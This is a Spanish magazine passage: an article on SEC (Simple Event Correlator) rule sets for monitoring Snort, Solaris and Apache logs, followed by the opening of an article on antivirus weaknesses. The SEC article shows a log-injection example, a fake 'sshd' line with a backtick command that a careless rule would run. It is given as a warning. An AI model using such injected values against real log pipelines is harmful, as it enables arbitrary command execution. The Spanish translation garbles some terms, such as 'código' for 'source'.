En esta sección comentaremos varios ejemplos del conjunto de reglas y capacidades del procesado de sucesos de la SEC. El ejemplo del conjunto de reglas ha sido escrito para la monitorización real de los registros de sucesos – el registro de sucesos Snort IDS, el sistema de registro Solaris */var/adm/messages*, y el registro de errores del servidor web Apache. Los conjuntos de reglas han sido probados con la versión 2.3.3 de la SEC.

Para experimentar con los conjuntos de reglas que se presentan en esta sección uno puede descargar la SEC desde su página de inicio. Para instalar la SEC desde un paquete código, descomprime la distribución (e.g., `tar -xzvf sec-2.3.3.tar.gz`) y copia el archivo *sec.pl* de la distribución al directorio apropiado (e.g., `cp sec-2.3.3/sec.pl /usr/local/bin`). La página de inicio de la SEC también contiene vínculos a los paquetes binarios de la SEC para varias plataformas de OS.

Para iniciar la SEC en modo interactivo para monitorizar el archivo de registro */var/log/messages* con las reglas del *my.conf*, utiliza la siguiente línea de comandos:

```
sec.pl -conf=my.conf -input=/var/log/
                    messages
```

Para configurar la SEC de manera que monitoree su entrada estándar (útil para la comprobación), utiliza la siguiente línea de comandos:

```
sec.pl -conf=my.conf -input=-
```

Observa que se puede especificar varias opciones de `-input` y `-conf` en la línea de comandos. Otras opciones comúnmente utilizadas incluyen a la `-log` (establece el archivo de registro para la SEC), la `-syslog` (configura a la SEC para que se registre a través de la *syslog*), la `-debug` (establece el nivel de logging para la SEC), la `-pid` (establece el archivo ID del proceso para la SEC), la `-detach` (fuerza a la SEC para que se disocie del terminal controlador y se convierta en un demonio), y la `-testonly` (comprueba la validez de las reglas sin iniciar la SEC).

Listado 3. *El conjunto de reglas de la SEC para consolidar los mensajes de alerta de prioridad 1 del Snort IDS*

```
# Matching input line:
# Apr  4 10:10:55 snorthost.mydomain [auth.alert] snort[18800]:
# [1:2528:14] SMTP PCT Client_Hello overflow attempt
# [Classification: Attempted Administrator Privilege Gain]
# [Priority: 1]: {TCP} 192.168.5.43:28813 -> 192.168.250.44:25

type=Single
ptype=RegExp
pattern=snort\[\d+\]: \[[\d:]+\].*\[Priority: 1\]: \S+ \
([\d\.]+):?\d* -> [\d\.]+:?\d*
context=!ATTACK_FROM_$1
continue=TakeNext
desc=Priority 1 attack started from $1
action=create ATTACK_FROM_$1; \
     pipe '%s' mail -s 'Snort: priority 1 attack from $1 (alert)' root

type=Single
ptype=RegExp
pattern=snort\[\d+\]: \[[\d:]+\].*\[Priority: 1\]: \S+ ([\d\.]+):?\d* ->
                    [\d\.]+:?\d*
context=ATTACK_FROM_$1
desc=Priority 1 incident from $1
action=add ATTACK_FROM_$1 $0; \
     set ATTACK_FROM_$1 300 ( report ATTACK_FROM_$1 \
     mail -s 'Snort: priority 1 attack from $1 (report)' root )
```

Listado 4. *La regla SEC para pasar líneas que vienen solo de /var/log/messages*

```
type=Suppress
ptype=TValue
pattern=TRUE
context=!_FILE_EVENT_/var/log/messages
desc=Pass only those lines that come from /var/log/messages
```

Las reglas SEC y las operaciones de correlación de sucesos

Supongamos que tenemos un archivo de reglas llamado *my.conf* que contiene una regla representada en el Listado 1.

La regla *SingleWithSuppress* del Listado 1 se ha diseñado para que se corresponda con los mensajes *SNMP de acceso público udp* del registro Snort IDS. Cada vez que el demonio del Snort observa un paquete de peticiones SNMP con el campo *público* de la comunidad en

la red, registra dicho mensaje – sin embargo, ya que algunas herramientas de administración de redes votan al mismo host constantemente en un intervalo de tiempo reducido, el mensaje también podría ser constantemente registrado para la misma código y las direcciones IP de destino. La regla pone en práctica una situación de correlación de sucesos llamada *compression* – en la que los acontecimientos repetidos de sucesos idénticos se reducen a un solo evento. El parámetro *ptype* de la definición de la regla especifica que el patrón de correspondencia del evento es una expresión regular, y el parámetro *pattern* (*patrón*) especifica la expresión regular. El parámetro *desc* define la cadena de descripción del evento, el parámetro *action* la lista de acciones de envío de un e-mail de alerta al usuario *root* local, y el parámetro *window* la ventana de correlación de 300 segundos.

Cuando la expresión regular se corresponde con la línea de entrada, las variables especiales $1 y $2 serán asignadas a los campos de la código y de las direcciones IP de destino de la línea de entrada, ya que la expresión regular contiene construcciones de paréntesis para estos campos. La SEC entonces calculará la clave de la correlación de sucesos mediante la concatenación del nombre del archivo de regla, la ID de la regla y la cadena de descripción del evento – e.g., si la $1 es 192.168.115.34 y la $2 es 192.168.52.179, entonces la clave resultante será `my.conf | 0 | SNMP public access from 192.168.115.34 to 192.168.52.179` (las IDs de regla comienzan en cero y el símbolo de barras se utiliza como separador). Si la operación con la clave existe la SEC entregará el evento de entrada a la operación. Si la operación con la clave no existe, la SEC iniciará una nueva operación que durará 300 segundos. Inmediatamente la operación envía un e-mail de alerta al usuario *root* local con la *pipe* action – la cadena de descripción del evento señalada por %s será conducida hacia la entrada estándar del comando `mail -s 'Snort alert' root` – y después la operación ignorará los sucesos siguientes recibidos desde la SEC para la correlación. En otras palabras, la regla reducirá los mensajes repetidos de *'SNMP public access udp'* a un sólo mensaje (el primero) para la misma código y dirección IP de destino.

La inclusión de la regla del nombre de archivo y la de ID en la clave de la correlación de sucesos garantiza que las operaciones de este proceso que son activadas por las diferentes reglas no entren en conflicto. Al escoger el valor apropiado para el parámetro *desc*, el usuario final también puede cambiar el alcance de la correlación de sucesos. E.g., si el valor del parámetro *desc* es `SNMP public access from $1`, la SEC reducirá todos los mensajes con la misma dirección IP de origen en un solo mensaje, sin tener en cuenta en absoluto a las direcciones IP de destino.

Como nota final, uno debería ser cuidadoso al utilizar las variables especiales $1, $2, ... como parte de la definición de línea de comandos, ya que el contenido de las variables especiales será interpretado por el intérprete como el resto de la línea de comandos. E.g., si el parámetro *pattern* es `sshd\[\d+\]: (.+)` y el *action* es `shellcmd echo $1 >> myfile`, entonces usuario malintencionado puede bifurcar un comando arbitrario desde la SEC mediante el registro de una línea falsa ``sshd[0]: `mycommand` `` con la utilidad *logger.* Para evitar tales situciones, los patrones de la SEC que le asignan variables especiales a las líneas de comandos deberían estar escritos de modo que los metacaracteres del intérprete y otros datos inesperados no se le asignaran a las variables.

La creación de conjuntos de reglas de la SEC a partir de reglas individuales

El conjunto de reglas representado en el Listado 2 para procesar el fallo en la autentificación y mensajes de éxito es un ejemplo más complejo que ilustra cómo las reglas se pueden asignar para que interactúen a través del uso de sucesos y contextos sintéticos. El objetivo del conjunto de reglas es descartar los fallos de autentificación accidental que son seguidos de cerca por el éxito, y después contar los fallos no-accidentales para detectar los intentos de pirateo en gran numero de diferentes cuentas en un corto período de tiempo y distinguir esos intentos de una actividad contra una sola (o pocas)cuenta(s).

La primera regla de tipo *PairWithWindow* ha sido diseñada para que se corresponda con el fallo en la autentificación *sshd* y los mensajes de éxito del registro de sistema Solaris */var/adm/messages*. Después de que la expresión regular dada con el parámetro *pattern* se corresponde con un mensaje de fallo en la autentificación para un usuario, la variable $1 se le asignará al nombre de usuario. Entonces la SEC inicia una operación de correlación de sucesos que esperará al mensaje de éxito en la autentificación para el mismo nombre de usuario durante los próximos 30 segundos. Si el mensaje de éxito en la autentificación llega a tiempo no se realizará ninguna acción (pues el parámetro *action2* se fija en `none` (ninguno)). Debe observarse que con las reglas *Pair** uno puede utilizar $1, $2, ... las variables especiales en el parámetro *pattern2*, es decir, el patrón para la segunda mitad de la regla *Pair** puede tener una naturaleza dinámica. Si el mensaje de éxito en la autentificación no aparece, la operación generará un evento sintético llamado `PAM_AUTHENTICATION_FAILED_FOR_<username>` con la acción *event.* Los sucesos sintéticos de la SEC son tratados como sucesos de entrada regulares que se leen de los archivos de registro – se adjuntan a la cola de salida y se emparejan contra toda regla.

La segunda regla de tipo *SingleWithThreshold* inicia una operación de correlación de sucesos



que se corresponde y cuenta los mensajes de `PAM_AUTHENTICATION_FAILED_FOR_<username>`. Si se han observado 10 mensajes en la ventana de los 600 segundos, la operación envía un e-mail de alerta al usuario *root* local, y también crea el contexto `COUNTING_OFF` con la duración de 1 hora, para evitar el envío de alertas al *root* una vez en un período de 10 minutos si la exploración de la cuenta es de larga duración. La expresión dada con el parámetro *context* de la definición de regla dice: *el contexto USER_<username>_ALREADY_COUNTED no existe y el contexto COUNTING_OFF no existe* (en las expresiones de contexto de la SEC, `!` significa negación lógica, `&&` lógica Y, y `||` lógica O). Por tanto, en presencia del contexto `COUNTING_OFF` la expresión se evalúa falsa, y la regla no se corresponderá con ningún evento. Después de que el evento `PAM_AUTHENTICATION_FAILED_FOR_<username>` se ha contado, este pasará a la tercera regla, pues el parámetro *continue* de la segunda tiene el valor `TakeNext` (TomarSiguiente). La tercera regla crea el contexto `USER_<username>_ALREADY_COUNTED`, y ya que la duración del contexto y la ventana de la cuenta son iguales (600 segundos), esto asegura que cada nombre de usuario distinto se aumenta el valor del contador sólo una vez durante la cuenta (después de que se ha creado el contexto para un nombre de usuario, la expresión del contexto de la segunda regla para el nombre de usuario se probará falsa). En otras palabras, la interacción entre la segunda y la tercera regla significa que los e-mail de alertas se enviaran sólo cuando haya incidentes que impliquen a diez cuentas diferentes de usuario.

Utilizar los contextos de la SEC para la consolidación de sucesos

Los contextos SEC no sólo se pueden utilizar para la activación y desactivación de la regla, sino que también pueden ser empleados como almacenes de sucesos. La SEC tiene la acción *add* para adjuntar un evento al almacén de sucesos del contexto, la acción *report* para conducir todos los sucesos desde el almacén hacia la entrada estándar de un comando externo, además de una cantidad de acciones para otras operaciones de contexto (e.g., mover los datos entre los contextos y las variables especiales de la SEC). En esta sección observaremos una situación sencilla de empleo de contextos para los mensajes de alerta de agrupación e información del Snort IDS.

Los mensajes de alerta que registra el demonio del Snort tienen una prioridad de 1 a 3 (en la que 1 es el máximo y 3 el mínimo), y cada mensaje tiene un campo de código y de dirección IP de destino que refleja la código y el destino del tráfico de red sospechoso. Sucede con frecuencia que después que el Snort ha observado en un evento una código IP determinada, al evento pronto le sucederán otros sucesos para la misma dirección IP (esto es particularmente verídico para ataques que se llevan a cabo con un kit de herramientas que intenta encontrar tantas vulnerabilidades como sea posible en la red de destino). Por tanto, no es de sabios generar una alerta por cada evento, sino consolidar los sucesos en menos informes.

El conjunto de reglas que se muestra en el Listado 3 fue diseñado para procesar los mensajes de alerta de prioridad 1 con el mismo campo de origen de la dirección IP (en el resto de esta subsección, la actividad de la res que dispara tales mensajes es llamada *ataque*). Cuando se observa el primer mensaje de prioridad 1 para una determinada dirección IP de origen, la SEC enviará un e-mail de alerta sobre el inicio de un ataque. Si no se han visto mensajes de prioridad 1 en 5 minutos para ese origen IP, la SEC considera que es el final del ataque y envía un e-mail de informe que contiene todos los mensajes

Listado 5. *Los conjuntos de reglas de la SEC para monitorizar el registro del servidor local Apache con una lista dinámica de expresiones regulares y para redirigir las líneas correspondientes al servidor remoto syslog*

```
type=Single
ptype=SubStr
pattern=SEC_STARTUP
context=SEC_INTERNAL_EVENT
continue=TakeNext
desc=Load the Sys::Syslog module
action=assign %a 0; eval %a (require Sys::Syslog); \
eval %a (exit(1) unless %a)

type=Single
ptype=RegExp
pattern=(SEC_STARTUP|SEC_RESTART)
context=SEC_INTERNAL_EVENT
desc=Compile the logging routine and initialize the list of patterns
action=eval %syslog ( sub { Sys::Syslog::syslog('err', $_[0]); } ); \
      eval %a ( @regexp = ('192\.168\.1\.1', 'File does not exist:'); \
               Sys::Syslog::openlog('SEC', 'cons,pid', 'daemon') )

# Matching input line:
# [Fri Mar 24 09:19:50 2006] [error] [client 192.168.1.1]
# File does not exist: /var/apache/htdocs/robots.txt

type=Single
ptype=PerlFunc
pattern=sub { foreach my $pat (@regexp) {\
 if ($_[0] =~ /$pat/) { return 1; } } return 0; }
desc=Forward the suspicious message line to remote syslog server
action=call %o %syslog $0
```

relevantes del registro para el ataque.

Para guardar mensajes del registro de una dirección IP determinada `<ipaddress>`, el conjunto de reglas crea el contexto `ATTACK_FROM_<ipaddress>`. La primera regla detecta el primer evento de un ataque – la regla se corresponde con el evento de prioridad 1 para la dirección IP de origen sólo si el contexto para esa dirección IP no ha sido creado aún. Después de hacer coincidir el evento, la regla crea el contexto y envía un e-mail de alerta de que ha comenzado un ataque al usuario *root* local. La segunda regla se corresponde con un mensaje del registro de prioridad 1 y lo adjunta al almacén de sucesos del contexto relevante con la acción *add* (la variable especial $0 contiene toda la línea de correspondencia del mensaje de registro). Después de ello, la regla utiliza la acción *set* para ampliar la duración del contexto en los próximos 300 segundos, y para establecer la acción-de-eliminar (*action-on-delete*) para el contexto (`report ATTACK_FROM_$1 mail -s 'Snort: priority 1 attack from $1 (report)' root`). La acción-de-eliminar se ejecutará inmediatamente antes de que termine el tiempo de duración del contexto y este sea eliminado, es decir, cuando no se han observado sucesos de prioridad 1 para una IP determinada en los últimos 300 segundos. La acción-de-eliminar utiliza la acción *report* para conducir el almacén de sucesos del contexto hacia el comando `mail -s 'Snort: priority 1 attack from $1 (report)' root` que envía sucesos agrupados al usuario *root* local. Por el camino se informará de ataques con un solo e-mail que incluyan muchos sucesos, y por otro lado, aun cuando el ataque es de larga duración, el usuario final incluso recibirá un oportuno e-mail de alerta sobre su comienzo.

monitorizar múltiples archivos

Además de las capacidades de correlación de sucesos avanzada y de consolidación, la SEC tiene otra ventaja importante sobre muchas otras soluciones de monitorización del registro reconocidas – esta es la capacidad de monitorizar varios archivos de registro de manera simultánea lo que permite a la SEC correlacionar sucesos de forma cruzada desde diferentes códigos. También, cuando hay un gran número de archivos de registro en el sistema, estos pueden ser monitoreados mediante un solo proceso SEC que no solo ahorra espacio en la tabla de procesos, sino que también facilita el mantenimiento de la misma SEC (e.g., la SEC solo tendrá un archivo de ID del proceso y de registro). Es fácil configurar a la SEC para que monitoree a más de una código de salida – uno tiene que poner mas de una opción `-input` en la línea de comandos o especificar un nombre de archivo que contenga un comodín(es) para la opción de `-input` (o para ambas).

Sin embargo, cuando hay muchas reglas, el tener mas de una código de entrada podría introducir problemas de rendimiento y transparencia. Si hay muchas reglas que hayan sido diseñadas para solo una código de salida, la correspondencia de las líneas de otras códigos de salida con tales reglas podría implicar una sobrecarga considerable en tiempo de ejecución. Igualmente, si las líneas de entrada se corresponden coincidentemente con la regla con la que se suponía que no debiesen, podría suceder que los efectos secundarios inesperados hicieran que el conjunto de reglas actuara de manera incomprensible para el usuario final.

Para ocuparse de estos problemas, la SEC tiene la opción de la línea de comandos `-intcontexts` que le dice a esta que cree un *contexto interno* después de que se ha leído una línea de la código de entrada y que elimine el contexto después de que la línea se haya hecho coincidir contra todas las reglas. E.g., si el nombre de la código de entrada es */var/log/messages*, el nombre del contexto interno que le corresponde es `_FILE_EVENT_/var/log/messages`. Ya que los nombres de los contextos internos pueden utilizarse en expresiones de contexto de las definiciones de regla, el usuario puede escribir reglas que se correspondan con sucesos solo de ciertas códigos de entrada. Si el usuario desea tener nombres personalizados para los contextos internos o un solo nombre para múltiples códigos de entrada, los nombres se pueden especificar con la opción `-input` . E.g., las opciones `-input=/var/log/syslog=SYSLOG -input=/var/adm/messages=SYSLOG` instruyen a la SEC para que emplee el contexto interno `SYSLOG` en ambos */var/log/syslog* and */var/adm/messages*.

Considera a la regla *Suppress* del Listado 4 al inicio del archivo de reglas como un ejemplo del uso de los contextos internos.

La regla *Suppress* de la SEC que se corresponde con los sucesos – actúa como un filtro que no le pasa los sucesos a reglas posteriores del archivo de reglas. En la definición de la regla del Listado 4, los parámetros *ptype* y *pattern* especifican que el patrón es un valor verdadero TRUE que coincide con cualquier línea. Sin embargo, la expresión del contexto `!_FILE_EVENT_/var/log/messages` se hace verdadera solo para las líneas que no vienen de */var/log/messages*. Por tanto, la regla se puede utilizar al principio del archivo de regla, diseñado para monitorizar a */var/log/messages*, ya que solo pasa líneas importantes.

Si se ha dado la opción de la línea de comandos *–intcontexts*, la SEC emplea el contexto interno `_INTERNAL_EVENT` para los sucesos sintéticos generados con la acción *event*. Sin embargo, a veces al usuario final le gustaría tener otro contexto interno para un evento sintético. Como una solución alternativa, uno puede crear un conducto identificado con la herramienta *mkfifo* , dejar a la SEC que monitoree el conducto identificado con la opción `-input`, y utilizar la acción *write* en lugar de *event* en

las definiciones de regla. E.g., si el conducto identificado */var/log/pipe* se ha creado con `mkfifo /var/log/pipe` y la SEC se ha iniciado con la opción de línea de comandos `-input=/var/log/pipe=SYSLOG`, then using `action=write /var/log/pipe MY_SYNTHETIC_EVENT` (le dice a la SEC que escriba la línea `MY_SYNTHETIC_EVENT` en */var/log/pipe*) esto hace que el evento `MY_SYNTHETIC_EVENT` aparezca con el conjunto de contexto interno `SYSLOG`.

Integración del código Perl personalizado con las reglas SEC

Aunque las características de la SEC que hemos comentado hasta ahora te permiten escribir conjuntos de reglas para una amplia variedad de situaciones de correlación de sucesos, todavía hay casos que no pueden abarcarse con la combinación de estas características. E.g., los patrones *RegExp* no pueden utilizarse para especificar una lista dinámica de expresiones regulares. La acción *pipe* en los conjuntos de reglas de ejemplos anteriores también implica la creación de un proceso aparte para un comando externo, pero cuando se llama a *pipe* cientos de veces por segundo se invierte gran cantidad de tiempo de la CPU para bifurcar nuevos procesos. A pesar de que la SEC admite variables especiales que el usuario puede utilizar para almacenar valores, estas variables son similares a los valores únicos de Perl y a estructuras de datos más complejas (como las listas y los arreglos asociativos de Perl) que no pueden configurarse con ellas. Para ocuparse de estos problemas, la SEC admite los patrones *PerlFunc* (las funciones Perl definidas por el usuario para coincidir con las líneas de entrada) y las expresiones de contexto de Perl, pero también las acciones *eval* y *call* para compilar y ejecutar el código Perl personalizado desde la SEC.

El conjunto de reglas del Listado 5 ilustra como emplear las acciones *eval* y *call* y los patrones *PerlFunc*, pero también como utilizar los módulos Perl con la SEC y como configurar y acceder a las estructuras de datos Perl con el código personalizado. El conjunto de reglas fue diseñado para monitorizar el registro de errores del servidor local Apache con una lista dinámica de expresiones regulares, y para redirigir las líneas correspondientes al servidor remoto *syslog* en el que pueden ser correlacionadas por otra instancia de la SEC. Para ahorrar tiempo de la CPU, el conjunto de reglas no llama a la utilidad *logger* para redirigir líneas como mensajes del *syslog*, sino que mas bien depende de las funciones `openlog()` y `syslog()` del módulo Perl *Sys::Syslog*.

Para aprovechar el módulo *Sys::Syslog*, debe cargarse en SEC desde el inicio. Si la SEC se ha iniciado con la opción de línea de comandos `-intevents`, esta genera un evento sintético llamado `SEC_STARTUP` como su primer evento de inicio, asigna el contexto interno `SEC_INTERNAL_EVENT` para el evento, y lo procesa antes que a cualquier otro evento de entrada. Esto le permite al usuario escribir reglas para ejecutar varios procedimientos de inicio. La primera regla es aquella que intenta cargar el módulo *Sys::Syslog* con la ayuda de las acciones *assign* y *eval*. Primero le asigna 0 a la variable especial %a con la acción *assign*, y luego evalúa el código Perl `require Sys::Syslog` con la acción *eval* (internamente, la acción *eval* llama a la función Perl `eval()`). Si la *eval* lo logra y se carga el módulo, se le asignará 1 a la %a (ya que este valor es devuelto por el `require Sys::Syslog` exitoso), si la *eval* falla, la %a conservará su valor original (0). Luego la acción *eval* se utiliza otra vez para comprobar el valor de la %a, y si este es 0 (es decir, no se podría cargar el módulo), se llama a `exit(1)` desde el código Perl ejecutado por la *eval*. Ya que la ejecución tiene lugar dentro del proceso SEC, la `exit(1)` finalizará la SEC con el código de salida 1.

La segunda regla ha sido diseñada para que se corresponda con ambos sucesos internos el `SEC_STARTUP` y el `SEC_RESTART` (cuando se ha iniciado la SEC con la opción `-intevents` y esta recibe la señal SIGHUP – una petición para restaurar el estado interno y recargar la configuración –, luego la SEC genera un evento sintético `SEC_RESTART` con el contexto interno `SEC_INTERNAL_EVENT`). Después de observar un evento correspondiente, la regla utiliza primero la acción *eval* para evaluar el código Perl `sub { Sys::Syslog::syslog('err', $_[0]); }`. Ya que el código es una definición de función, la *eval* compilará la función y devolverá el indicador al código compilado que se guardará en la variable especial %syslog. La misma función espera un parámetro de entrada y emplea la función `syslog()` del módulo *Sys::Syslog* para enviar el parámetro de entrada como un mensaje de nivel *err-* al servidor *syslog*. La regla entonces inicializará la lista *@regexp* que es una lista Perl para abarcar expresiones regulares. Como la *@regexp* es una lista global, se puede acceder a ella y modificarla con llamadas posteriores a la *eval*. (Para evitar conflictos con los nombres de las variables en el código SEC, se define en el código SEC un grupo de nombres aparte llamado `main::SEC`, y la acción *eval* siempre evalúa el código Perl personalizado en ese grupo.) Como paso final, la regla abrirá la conexión *syslog* con la función `openlog()`, asignándole al nombre del programa el de `SEC`, la facilidad de registrarse a `daemon`, y las opciones de registrarse a `cons,pid`

En la Red

- *http://www.bmc.com/* – BMC Patrol,
- *http://www.cisco.com/* – CiscoWorks,
- *http://www.managementsoftware.hp.com/products/ecs/index.html* – HP ECS,
- *http://www.openview.hp.com/* – HP OpenView,
- *http://www.netfilter.org/* – Iptables,

(se registra a la consola si falla el registro regular e incluye la ID del proceso con cada mensaje).

La tercera regla fue diseñada para hacer coincidir a las líneas de entrada con las expresiones regulares de la lista *@regexp* que fue inicializada por la segunda regla (y otras reglas pueden cambiarla en tiempo de ejecución). La regla emplea el patrón *PerlFunc* para la correspondencia – el valor del parámetro *pattern* debe ser una definición de función Perl válida que se compila cuando se cargan las reglas. En el caso de la tercera regla la función toma la línea de entrada (pasada a la función como el parámetro de entrada $_[0]) y explora la lista *@regexp* en busca de una expresión regular correspondiente. Si se encuentra tal expresión regular la función devuelve 1 que es una señal de que el patrón *PerlFunc* se corresponde con la línea de entrada, de otro modo devuelve 0 que indica que no hay coincidencia. En el caso anterior la regla llamará a la función Perl precompilada para el registro *syslog* con la acción *call*. La variable especial %o se utiliza para almacenar el valor devuelto de la llamada a la función, la variable especial %syslog tiene un indicador hacia la función, y la $0 (que contiene la línea de entrada de total correspondencia) es el parámetro de entrada para la función.

De esa manera el conjunto de reglas pone en práctica eficientemente la expresión dinámica regular que se corresponde con el registro de error del servidor web que no puede expresarse según los patrones *RegExp*, y el redireccionamiento de las líneas correspondientes hacia el servidor remoto *syslog* sin bifurcar un proceso aparte para un comando externo. Como todos los fragmentos de código Perl empleados por la tercera regla se compilan al inicio de la SEC, el ejecutarlos en tiempo de ejecución es tan eficiente como ejecutar el mismo código de la SEC.

El rendimiento de la SEC y la experiencia en la aplicación

A pesar de que la SEC está escrita en un lenguaje interpretado (y por tanto no es tan rápida ni tiene tanta memoria como un programa C compilado), esta puede encargarse de cientos de sucesos por segundo y aun así tener modestas necesidades de recursos. En un experimento llevado a cabo recientemente que duró 49.8 días, se comenzaron a ejecutar dos instancias de la SEC en un servidor *syslog* de Linux con dos procesadores 3 GHz Intel P4 Xeon. La primera instancia estaba monitoreando 20 archivos de registro de manera simultanea con una configuración de 243 reglas provenientes de 22 archivos de reglas, mientras que la segunda instancia estaba leyendo la entrada de un conducto identificado con la configuración de 67 reglas provenientes de 5 archivos de reglas. La primera instancia procesó 107,059,511 líneas de entrada (24.9 líneas por segundo como promedio), y consumió un 3.0% del tiempo de la CPU y 8.1 MB de memoria. La segunda instancia procesó 364,534,428 líneas de entrada (84.7 líneas por segundo como promedio), y consumió 8.8% del tiempo de la CPU y 6.1 MB de memoria.

La velocidad del procesado de sucesos de la SEC depende en gran parte de como se dispongan las reglas, y hay muchas maneras de mejorar el rendimiento. Mover las reglas que se corresponden con más frecuencia al inicio del archivo ahorra tiempo de la CPU, pues las líneas de entrada se comparan con las reglas con el orden en que son definidas en el archivo de reglas. Si muchas de las líneas de entrada no se corresponden con ninguna regla, el tener la regla *Suppress* para tales líneas al inicio de la regla también ahorra tiempo de la CPU. Si la SEC se ha configurado para que monitoree varias códigos de entrada, uno puede emplear contextos internos (como se describe en *monitorizar múltiples archivos*) para aumentar la velocidad de procesado de sucesos de la SEC. Otras sugerencias para mejorar el rendimiento de la SEC incluyen escribir expresiones regulares eficientes y sustituir los patrones *RegExp* por los patrones *SubStr* donde sea posible (los últimos son mas rápidos).

En los últimos años muchas instituciones de varios tamaños han adoptado a la SEC y esta se ha empleado en gran cantidad de dominios, entre ellos la monitorización del registro de sucesos, la administración del firewall, la detección de intrusiones, y la administración de redes (por favor ver en [Vaarandi 2005] algunos casos de estudio detallados). La SEC se ha utilizado exitosamente con el Snort IDS, el Prelude IDS, el firewall iptables, el HP OpenView (ambos, el NNM y el Operations), el Nagios, el CiscoWorks, el BMC patrol, el SNMPTT, etc. La SEC se ha empleado en una amplia variedad de plataformas de OS, entre ellas Linux, FreeBSD, OpenBSD, Solaris, HP-UX, AIX, Tru64 Unix, Mac OS X, y Windows 2000. ●

Agradecimientos

Este trabajo ha recibido el apoyo de SEB Eesti Ühispank, y también ha recibido ayuda financiera de la donación nacional de Estonia no. SF0182712s06.

Sobre el Autor

Risto Vaarandi recibió su PhD en Ingeniería Informática de la Universidad de Tecnología de Tallinn, Estonia, en junio de 2005. En los últimos ocho años ha estado trabajando en SEB Eesti Ühispank como ingeniero de desarrollo IT, y actualmente también es investigador a media jornada en el Instituto de Ciencia Informática, en la Universidad de Tartu, Estonia.

Contacto con Risto a través de su página web *http://kodu.neti.ee/~risto.*



Debilidades de los programas antivirus

Robert Majdański 

Grado de dificultad



Desde el momento en que el Primer Programador creó el Primer Programa, la probabilidad de que éste pudiera ser atacado alcanzó el valor de 1. Seguramente son muchas las razones por las que los virus informáticos son creados – prestigio, dinero, obtener acceso a datos confidenciales etc. En el presente artículo consideraremos el otro lado de esta guerra incesante: los programas de protección de ordenadores.

Los virus son programas que roban nuestras contraseñas y utilizan nuestros ordenadores para atacar otros sistemas, enviando spam, arruinando el contenido de nuestros discos duros o nuestro hardware (recuérdese el virus *Chernobyl*). ¿Cómo vivir en un mundo virtual que pareciera estar dominado por programas con la capacidad de obtener control incluso sobre nuestro propio ordenador? ¿Cómo defenderse contra el imperio del mal digital?

Existe más de una respuesta a estas preguntas. La manera de proteger nuestro sistema depende sobre todo de los tipos de ataque contra los que queremos defendernos. La primera barrera de protección de nuestro sistema, vista desde fuera, es por lo general un cortafuegos, el cual nos protege sobre todo del establecimiento de conexiones no autorizadas con nuestro ordenador. Esta solución, dependiendo del tipo de cortafuegos, permite definir los tipos válidos de conexiones, bien sea a nivel de los protocolos, o de cada aplicación por separado.

Sin embargo, incluso el cortafuegos más estricto debe permitir el paso de algún tipo de tráfico de red, al menos las conexiones con Internet, o con nuestro servidor de correo-e. Una segunda capa de protección es el software antivirus, cuya tarea es la de detectar y eliminar eventuales virus informáticos que hayan podido entrar a nuestro ordenador, tanto a través de conexiones de red, como desde medios externos de datos (CD, DVD, etc.)

Modos de operación de los programas antivirus

Es natural hacerse la pregunta: ¿de qué manera un programa antivirus identifica una aplicación maligna?

En este artículo aprenderás...

- de qué manera los programas antivirus detectan la presencia de virus en el sistema (y por qué a veces se equivocan)
- cómo realizar un ataque al sistema con la ayuda de un programa antivirus

Lo que deberías saber...

- deberías conocer la terminología básica relacionada con los virus informáticos
- debes conocer las reglas generales de funcionamiento de un sistema operativo

El método de signaturas

La signatura de un virus es una cadena de bytes de su código que puede ser considerada como su *huella dactilar* y que permite identificarle. En los tiempos en que el número de virus conocidos no pasaba de unos cuantos centenares, las signaturas eran generadas utilizando sumas de control de los ficheros de un virus dado. Actualmente, dado que los virus no son solamente creados, sino también copiados, dando lugar a innúmeras variantes, las signaturas han pasado a tener como objetivo principal la identificación de la mayor cantidad posible de virus de una familia dada, sin necesariamente tener que modificarlos. Una signatura de este tipo no puede ser ni demasiado larga ni demasiado corta, pues, por un lado, la probabilidad de identificar una mutación del virus original es inversamente proporcional al tamaño de la signatura y, por el otro, el riesgo de obtener falsos positivos es mayor mientras más corta sea ésta. Por esta razón el proceso de selección de una signatura de virus se reduce a una decisión hecha por seres humanos (utilizando, por supuesto, diversos análisis realizados con ayuda del ordenador) de cuál cadena binaria es la que mejor representa un virus o una familia de virus dada. Las signaturas usadas en la actualidad tienen por lo general una longitud mínima de 15 bytes.




Figura 1. *Efecto del funcionamiento del programa Rootkit Revealer*

